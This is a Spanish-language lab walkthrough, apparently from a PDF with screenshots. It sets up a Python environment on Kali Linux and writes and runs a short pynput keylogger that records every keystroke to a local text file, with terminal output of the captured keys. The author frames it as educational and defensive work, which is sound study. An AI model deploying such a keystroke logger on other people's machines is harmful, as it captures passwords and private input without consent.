


# 1: Preparación del entorno




- En **Kali Linux 2025.1c**, se configura un entorno virtual en Python para aislar el laboratorio.
- Se instalan librerías esenciales como **pynput**, **evdev**, **python-xlib** y **six**, necesarias para la captura de eventos del teclado.

```
File Actions Edit View Help
└─$
(kali@kali) ~/lab/keylogger
└─$ python3 -m venv venv
(kali@kali) ~/lab/keylogger
└─$ source venv/bin/activate
(venv) (kali@kali) ~/lab/keylogger
└─$ pip install pynput
Collecting pynput
  Downloading pynput-1.8.1-py2.py3-none-any.whl.metadata (32 kB)
Collecting six (from pynput)
  Downloading six-1.17.0-py2.py3-none-any.whl.metadata (1.7 kB)
Collecting evdev >= 1.3 (from pynput)
  Downloading evdev-1.9.2.tar.gz (33 kB)
  Installing build dependencies ... done
  Getting requirements to build wheel ... done
  Preparing metadata (pyproject.toml) ... done
Collecting python-xlib >= 0.17 (from pynput)
  Downloading python_xlib-0.33-py2.py3-none-any.whl.metadata (6.2 kB)
  Downloading pynput-1.8.1-py2.py3-none-any.whl (91 kB)
  Downloading python_xlib-0.33-py2.py3-none-any.whl (182 kB)
  Downloading six-1.17.0-py2.py3-none-any.whl (11 kB)
Building wheels for collected packages: evdev
  Building wheel for evdev (pyproject.toml) ... done
  Created wheel for evdev: filename=evdev-1.9.2-cp313-cp313-linux_x86_64.whl size=111378 sha256=9951f933d14878dc4f7c5b26205767fff79be3629d6738e7b24d5ab632106152
  Stored in directory: /home/kali/.cache/pip/wheels/27/ea/cd/28a208f3b99b6e4988104bd29067e9a47ac79b9bf5de67539d
Successfully built evdev
Installing collected packages: six, evdev, python-xlib, pynput
Successfully installed evdev-1.9.2 pynput-1.8.1 python-xlib-0.33 six-1.17.0
(venv) (kali@kali) ~/lab/keylogger
```

## 2: Creación y ejecución del script

Se edita el archivo **keylogger.py**, que contiene el código que escucha y registra cada pulsación del teclado.






```
File Actions Edit View Help
GNU nano 8.3 keylogger.py
from pynput import keyboard

def on_press(key):
    with open("registro_tecclas.txt", "a") as f:
        try:
            f.write(f"{key.char}")
        except AttributeError:
            f.write(f"[{key}]")

with keyboard.Listener(on_press=on_press) as listener:
    listener.join()

[ Read 11 lines ]
Help Exit Write Out Read File Where Is Replace Cut Paste Execute Justify Location Go To Line M-U Undo M-R Redo M-A Set Mark M-B To Bracket M-E Where Was M-F Next
```

Luego se ejecuta el script desde el entorno virtual, iniciando la captura.




```
Successfully installed evdev-1.9.2 pynput-1.8.1 python-xlib-0.33 six-1.17.0
(venv)-(kali@kali)-[~/lab/keylogger]
$ nano keylogger.py
(venv)-(kali@kali)-[~/lab/keylogger]
$ python keylogger.py
```

### 3: Registro de pulsaciones

- El keylogger captura entradas del teclado y las guarda en registro **teclas.txt**.
- Se muestra parte del contenido del archivo de texto, revelando cómo se registran incluso teclas especiales como **[Key.space]**, **[Key.backspace]**, etc.

Este análisis se realizó en un entorno controlado con fines **educativos y defensivos**.



```
File "/home/kali/lab/keylogger/venv/lib/python3.13/site-packages/pynput/util/_init_.py", line 295, in join
super(AbstractListener, self).join(timeout, *args)
File "/usr/lib/python3.13/threading.py", line 1092, in join
self._handle.join(timeout)
KeyboardInterrupt

(venv)-(kali@kali)-[~/lab/keylogger]
$ 
(venv)-(kali@kali)-[~/lab/keylogger]
$ ls
keylogger.py registro_tecclas.txt venv
(venv)-(kali@kali)-[~/lab/keylogger]
$ ls registro_tecclas.txt
registro_tecclas.txt
(venv)-(kali@kali)-[~/lab/keylogger]
$ cat registro_tecclas.txt
cd[Key.space][Key.backspace][Key.backspace][Key.backspace][Key.backspace][Key.backspace]mkdir[Key.space][Key.shift]Iman[Key.backspace][Key.backspace][Key.backspace][Key.backspace]
ercontrol-archives[Key.enter]cd[Key.space]cibe[Key.tab][Key.enter][Key.ctrl]c

(venv)-(kali@kali)-[~/lab/keylogger]
$
```

```
kali@kali:~/cibercontrol-archives
File Actions Edit View Help
(kali@kali)-[~]
$ mkdir cibercontrol-archives
(kali@kali)-[~]
$ cd cibercontrol-archives
(kali@kali)-[~/cibercontrol-archives]
$
```